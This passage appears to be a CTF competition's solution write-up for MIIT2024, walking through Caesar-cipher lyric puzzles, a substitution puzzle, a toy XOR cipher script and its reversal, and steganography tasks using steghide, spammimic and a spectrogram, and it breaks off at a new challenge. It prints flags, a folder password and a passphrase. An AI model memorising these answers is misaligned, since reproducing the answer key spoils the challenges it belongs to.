Awq'tg vqq uyggv hqt og
Awq'tg vqq uyggv hqt og
K vcmg oa yjkgma pgcv
Oa eqhhgg dncem cpf oa dgf cv vjtgg
Awq'tg vqq uyggv hqt og
Awq'tg vqq uyggv hqt og
```

Then the plaintext will be found when going to shift -5

VIEW Plaintext ▾

```
yhub forvh
xt zqd bknrd
Ny hfs'y gj xfni N'r fs jfwqd gnwi
Ny'x yjs t'hqthp gjktwj N xfd f btwi
Gfgd, N hfs sjajw yjqq
Mtb it dtz xajju xt bjqq
Dtz piju yjqnsl rj yt qnaj wnlmy
Yt lt yt gji gjktwj ymj ifdnqlmy
Gzy ymjs dtz bfjp zu ktw ymj xzswnxj
Dtz pstb dtz its'y ltyyf uwjyjsi
Gfgd, stb fsi ymjs
1. RNNY2024{
Its'y dtz oxzy bffff bfjp zu
Ifwp fx f qfpj
Xrjqnsl qnpj f gtsknwj
Qtxy ns f mfej?
Nk dtz'wj iwszp ts qnkj, gfgj
N ymnspl ny'x lwjfy
4.xb33y_
Gzy bmnqj ns ymnx btwqi
N ymnspl N'qq yfpj rd bmnxpjd sjfy
Rd htkkjj gafhp fsi rd gji fy ymwjj
Dtz'wj ytt xbijy ktw rj
Dtz'wj ytt xbijy ktw rj
N yfpj rd bmnxpjd sjfy
Rd htkkjj gafhp fsi rd gji fy ymwjj
Dtz'wj ytt xbijy ktw rj
```

ENCODE DECODE Caesar cipher ▾

SHIFT -5 a→v +

ALPHABET abcdefghijklmnopqrstuvwxyz

CASE STRATEGY Maintain case FOREIGN CHARS Include Ignore

→ Encoded 1517 chars

VIEW Ciphertext ▾

```
tcpw ajmqc
sio uly wfimy
It can't be said I'm an early bird
It's ten o'clock before I say a word
Baby, I can never tell
How do you sleep so well?
You keep telling me to live right
To go to bed before the daylight
But then you wake up for the sunrise
You know you don't gotta pretend
Baby, now and then
1. MIIT2024{
Don't you just wanna wake up
Dark as a lake
Smelling like a bonfire
Lost in a haze?
If you're drunk on life, babe
I think it's great
4.sw33t_
But while in this world
I think I'll take my whiskey neat
My coffee black and my bed at three
You're too sweet for me
You're too sweet for me
I take my whiskey neat
My coffee black and my bed at three
You're too sweet for me
```

They will find parts of the flag that should be combined to get the full flag.

1. MIIT2024{

Don't you just wanna wake up
 Dark as a lake
 Smelling like a bonfire
 Lost in a haze?
 If you're drunk on life, babe
 I think it's great
 4.sw33t_

ALTERNATIVE METHOD

If they do not use the given link and use a ceaser cipher brute force tool they should get the flag like this.

The screenshot shows the dCode Caesar Cipher Decoder interface. At the top, there's a search bar for tools and a navigation menu: Cryptography > Substitution Cipher > Caesar Cipher. Below that is the Caesar Cipher Decoder section with a title and a text input field containing the ciphertext: "N yfpj rd bmnxpjd sjfy". A button labeled "DECRYPT (BRUTEFORCE)" is present. To the right, there's a sidebar titled "Summary" with links to various cipher-related topics. The main content area also includes sections for "MANUAL DECRYPTION AND PARAMETERS" and "CAESAR ENCODER", both with their own text inputs and "DECRYPT" and "ENCRYPT" buttons. A note at the bottom states: "The Caesar cipher (or Caesar code) is a monoalphabetic substitution".

They will find parts of the flag that should be combined to get the full flag.

```
1. MIIT2024{
Don't you just wanna wake up
Dark as a lake
Smelling like a bonfire
Lost in a haze?
If you're drunk on life, babe
I think it's great
4.sw33t_
```

FLAG:
MIIT2024{y0ur_t00_sw33t_4_m3}

REARRANGED 3

Creator: SpicyMochi

They will be given this file

```
-|ctfQuestions/crypto3/rearranged3 - Mousepad
File Edit Search View Document Help
steps rearranged3
1 Ibu, opkhw ilyghshu zlwlyap ihpunhu
2 Zlwlyap shukhr fhuu ahh wbfuh althu
3 Ph tluunvunvun yr zhbyh obghu
4 Khu rhd whunlyhurh, tlumtipis wlyhu
5 Ibu, rhdsh zhha obhjy, rb kpzhfhuu
6 Huhsrh zhha rb ohpk obhyh
7 Zlwlyap ahh wlyhu rb kp zhuh
8 Tluuqpk(f/t) nihmoo zhha rb ahr ipzkh
9 Zlkppra rbqzshzhu aluahunrb khu rhtb
10 Hnhy zlpzz khphb ahhob
11 Rlyhz rlwshrb zthh klmnhutb
12 Jhyhrb thyo, jhyhrb alyzlfutb
13 Zlwlyap klahr qhauabun fhuu iyahba
14 Ufhdrnb(7/2) ufhsh rhy'uh(1/p) klmnhutb
15 Hrtz thzpo hkh zhtwbo kp zupz
16 Tlspohatbs(s/a) rtha zlalunhu thap
17 Zlwlyap klahr qhauabun fhuu iyahba
18 Ufhdrnb ufhsh rhy'uh klmnhutb(1/4)
19 Hrtz thzpo hkh zhtwbo kp zupz
20 Zltbunrh jahk kphob kphob
21 Khu rhd, (6/4) khu zltbh fhuu rbbahob aluahunufh
22 Tluuqpk qhdhi zhha rb iyahufh
23 Zlkppra rbqzshzhu aluahunrb khu rhtb
24 Hnhy zlpzz kbphb ahob(x/i)
25 Rlyhz rlwshrb zthh klmnhutb
26 Jhyhrb thyo, jhyhrb alyzlfutb
27 Zlwlyap(9/3) klahr qhauabun fhuu iyahba
28 Ufhdrnb ufhsh rhy'uh klmnhutb
29 Hrtz thzpo hkh zhtwbo kp zupz(q/y)
30 Tlspohatbs(s/a) rtha zlalunhu thap
31 Zlwlyap klahr qhauabun fhuu iyahba
32 Tlspoharbs(t/z) rtha zlalunhu klmnhutb(6/4)
33 Zltvhk kph opkhwthb kp zupz
34 Tlspoharb iyophk ztwhbo kropy
35 Zlwlyap klahr qhauabun fhuu iyahba
36 Ufhdrnb ufhsh rhy'uh klmnhutb(s/a)
37 Ob-vo-vo, ob-ov-vo
38
39 FJJS57176{x9qs6ts}
40 aoyl1 pz tylv av zbizapabal
41 |
```

When trying to identify the cipher method, they will be distracted by the top ciphers, but if they keep trying all ciphers they will end up using the right one.



CIPHER IDENTIFIER

Cryptography - Cipher identifier

ENCRYPTED MESSAGE IDENTIFIER

★ CIPHERTEXT TO RECOGNIZE (9)
ufhdfirb ufhshn rh'yuh klnuhubt(s/a)
Ob-ov-vo, ob-ov-vo

FJ357176(x9q66ts)
ao!y1 p2 tzy1 az zbtzababal

★ CLUES/KEYWORDS (IF ANY)

► ANALYZE

See also: Frequency Analysis – Index of Coincidence

SYMBOLS IDENTIFIER

► Go to: Symbols Cipher List

Answers to Questions (FAQ)

■ What is a cipher identifier? (Definition) ←

A encryption detector is a computer tool designed to recognize encryption/encoding from a text message. The detector performs cryptanalysis, examines various features of the text, such as letter distribution, character repetition, word length, etc. to determine the type of encryption and guide users to the right tools based on the type of code or encryption identified.

■ Index of Coincidence

■ Frequency Analysis

■ Symbols Cipher List

■ Gravity Falls Cipher

■ Hash Identifier

■ dCode.fr

■ About dCode

Summary

• Encrypted Message Identifier

• What is a cipher identifier? (Definition)

• How to decrypt a cipher text

• How to recognize a cipher?

• Why does the detector display a warning?

• Why does the analyzer/recognizer not detect my cipher method?

• How does the cipher identifier work?

Similar pages

• Index of Coincidence

• Frequency Analysis

• Symbols Cipher List

• Gravity Falls Cipher

• Hash Identifier

They will find the plaintext when shifting to -7

The screenshot shows the cryptii Caesar cipher tool interface. The left section, 'Plaintext', contains a large amount of encrypted text. The right section, 'Ciphertext', contains a poem in Indonesian. The central toolbar includes options for 'ENCODE' and 'DECODE', 'Caesar cipher', 'SHIFT' (-7 a-t +), 'ALPHABET' (abcdefghijklmnopqrstuvwxyz), 'CASE STRATEGY' (Maintain case v), 'FOREIGN CHARS' (Include Ignore), and a note about encoding 1280 chars.

However they are not given the flag yet, they are given the encrypted flag with a hint

YCCL7176{q9jl6ml}
there is more to substitute

There will be many substitution hint on how to decrypt the flag

Saat tak tahu arah, kau di sana
Menjadi(y/m) gagah saat ku tak bisa
Sedikit kujelaskan tentangku dan kamu

If they arranged it accordingly, they will be able to get the flag

1 (y/m)
2 (c/i)
3 (c/i)
4 (l/t)
5 (7/2)
6 (1/0)
7 (7/2)
8 (6/4)
9
10 (q/b)
11 (9/3)
12 (j/r)
13 (l/t)
14 (6/4)
15 (m/u)
16 (l/t)

Flag :
MIIT2024{b3rt4ut}

NO KEYS NEEDED

Creator: SpicyMochi

The participants will be given this code and this ciphertext.

```
~/ctfQuestions/crypto4/nokeysneeded.py - Mousepad
File Edit Search View Document Help
nokeysneeded.py x output.txt x decrypt.py x
1 def encrypt(message):
2     encrypted_message = ""
3     for char in message:
4         a = (ord(char) * 2) + 10
5         b = (a ^ 69) + 2
6         c = (b * 7) - 8
7         encrypted_char = c ^ 17
8         encrypted_message += chr(encrypted_char)
9     return encrypted_message
10
11 with open("flag.txt", "r") as file:
12     flag = file.read().strip()
13 encrypted_flag = encrypt(flag)
14
15 with open("output.txt", "w") as file:
16     file.write(encrypted_flag)
17
18 print("The flag has been encrypted")
19 |
```

```
~/ctfQuestions/crypto4/output.txt - Mousepad
File Edit Search View Document Help
nokeysneeded.py x output.txt x decrypt.py x
1 ԾՏԵՎԱՅՑԺԿԱԿԱԼՈՒԿՈՅՔՆԵՐԸ
```

Code analysis

In this code it performs a mathematical equation to perform the encryption

- It multiply ascii value by 2, then add 10.
- Perform XOR using 69 , then add 2.
- Multiply the results by 7, then subtract 8.
- Then performs xor with 17.

The results are then converted back to characters using “chr” and add them all together.


To get the flag in its plaintext form, we need to reverse every part of the mathematical equation.

First we need to separate each character.

Then we do the equation in reverse


- Performs XOR with 17.
- Add 8, then divides by 7.
- Perform XOR with 69
- Subtracts 10, then divide 2

The decryption code should look like this.



```
~/ctfQuestions/crypto4/decrypt.py - Mousepad
File Edit Search View Document Help
File New Open Close X Minimize Maximize
1 def decrypt(encrypted_message):
2     decrypted_message = ""
3     for char in encrypted_message:
4         a = ord(char) ^ 17
5         b = int((a + 8) / 7)
6         c = (b - 2) ^ 69
7         decrypted_char = int((c - 10) / 2)
8         decrypted_message += chr(int(decrypted_char))
9     return decrypted_message
10
11 with open("output.txt", "r") as file:
12     encrypted_flag = file.read().strip()
13 decrypted_flag = decrypt(encrypted_flag)
14
15 print(f"flag:{decrypted_flag}")
16
```

Then run the code.



```
lcrvpt.py - Mousepad
berkali-kali@Berkali-kali: ~/ctfQuestions/crypto4
File Actions Edit View Help
(berkali-kali@Berkali-kali)-[~/ctfQuestions/crypto4]
$ python3 decrypt.py
flag:MIIT2024{1_kn0w_u_4r3_us1ng_ai}
(berkali-kali@Berkali-kali)-[~/ctfQuestions/crypto4]
```

FLAG :

MIIT2024{1_kn0w_u_4r3_us1ng_ai}

THE OLD HOUSE – THE RETURN


Creator: woyoubingqiling

a week passed since Aunt May's sudden death, we decided to go to the old house to tidy up The old house. it was our family's heirloom, aunt may was given the house by granpa 40 years ago said uncle jim, Hence she has never left the town until the end.

as we reached the house, i decided to go for a tour around the yard. it has been 10 years since we last visited this placE for summer break. i had always loved the yard as the gardens were separated between flowers, vegetables, and fruits. in the flower garden, there is a small maze where me and my siblings used to play. i suddenly realized I was at the front gate of the flower garden. my Heart felt uneasy. i was about to walk into the maze when a paper flew into my face. i pulled it off, and together with a pungent smell, the paper was it writtEn...in blood? yuck!


but strange, this is not the typical letters or words that we often see, not even the historical languages. these letters remInds me of the book that aunt may had given me while I was a child. as strange looking letteRs were written on the paper, aunt may has always been telling me stories from the book. she even taught me how to read the book before. With certainty, i ran back home to find the book.

What was written on the paper?



Reference: thebookofflocket.zip

Walkthrough:



The password for folder: THEHEIR

https://drive.google.com/file/d/1_wfWG7epjWCfNkEXhZFWyWkJaYFecw7H/view?usp=sharing

FLAG:

MIIT2024{only_the_successor_owns_the_reign}

STEGANOGRAPHY

SPAM

Creator: zeqzozq

The question give an image called spam.jpg



By using steghide, we can extract a text file named encrypted.txt with “miit2024” passphrase

```
[zeqzozq@kali]:~/Desktop]$ steghide extract -sf spam.jpg  
Enter passphrase:  
wrote extracted data to "encrypted.txt".
```

The content of the encrypted.txt:

```
[zeqzozq@kali]:~/Desktop]$ cat encrypted.txt  
Dear Friend , This letter was specially selected to  
be sent to you . We will comply with all removal requests  
! This mail is being sent in compliance with Senate  
bill 1624 ; Title 4 ; Section 303 ! This is different  
than anything else you've seen . Why work for somebody  
else when you can become rich in 45 days ! Have you  
ever noticed nearly every commercial on television  
has a .com on it and nearly every commercial on  
television has a .com on it ! Well, now is your  
chance to capitalize on this ! We will help you sell  
money making items . You can begin absolutely no  
cost to you ! But don't believe us . Mrs Ames of Florida  
tried us and says "Now I'm rich, Rich, RICH" ! We assure  
you that we operate within all applicable laws ! For  
the sake of your family order now . Sign up a friend  
and you'll get a discount of 50% . Best regards ! Dear  
Business person ; This letter was specially selected  
for you because you have expressed interest in our  
publications and wish to be removed from our lists,  
simply do NOT respond and ignore this mail . This mail  
is being sent in compliance with Senate bill 2216 ;  
Title 8 ; Section 304 ! This is different than anything  
else you've seen . Why work for somebody else when  
you can become rich as few as 52 MONTHS ! Have you  
ever noticed the baby boomers are more demanding than  
their parents ? And how long the tie-ups are on bank  
machines ? Well, we have come across a special offer on  
this ! WE will help YOU SELL MORE & process your orders  
within seconds . The best thing about our system is  
that it is absolutely risk free for you . But don't  
believe us . Mr Jones of Missouri tried us and says  
"My only problem now is where to park all my cars"  
We are a BBB member in good standing & NOT DELAY  
-ed mail . If you sign up a friend you'll get a discount  
of 90% ! Thanks ! Dear Friend ; Your email address  
has been submitted to us indicating your interest in  
our letter ! This is a one time mailing there is no  
need to request removal if you won't want any more  
. This mail is being sent in compliance with Senate  
bill 2216 ; Title 9 ; Section 307 . This is NOT unsolicited  
bulk mail . I am sure you have probably already  
become rich inside 58 days . Have you ever noticed  
most everyone has a cellphone plus how many people  
you know are on the Internet . Well, now is your chance  
to capitalize on this ! We will help you SELL MORE  
and deliver goods right to the customer's doorstep  
. You can begin at absolutely no cost to you . But  
don't believe us . Mr Jones who resides in Utah tried  
us and says "I was really shocked by what I saw"  
We assure you that we operate within all applicable  
laws ! Do not go to sleep without ordering ! Sign up  
a friend and you'll get a discount of 20% ! Thank-you  
for your serious consideration of our offer !
```

Copy the content into spammimic.com and we get the flag



[Encode](#)

[Decode](#)

[Explanation](#)

[Credits](#)

[FAQ & Feedback](#)

[Terms](#)

[Français](#)

Decoded

Your spam message **Dear Friend , This letter was specially ...** decodes to:

[Encode](#)

Look wrong?, try the [old version](#)

Copyright © 2000-2023 spammimic.com, All rights reserved

FLAG:

MIIT2024{i_like_spam_ingame}

SEE THE SOUND


Creator: zeqzozq

I don't understand what sound is this, but maybe you can?


File: sound.wav


The question give a wav file called sound.wav. If we hear it we cant understand a thing as there is no melody or song.

Open sound.wav in sonic visualizer




Add spectrogram in layer tab





Zoom and can see the flag



FLAG:

MIIT2024{can_you_see?}


SPLIT

Creator: zeqzoq

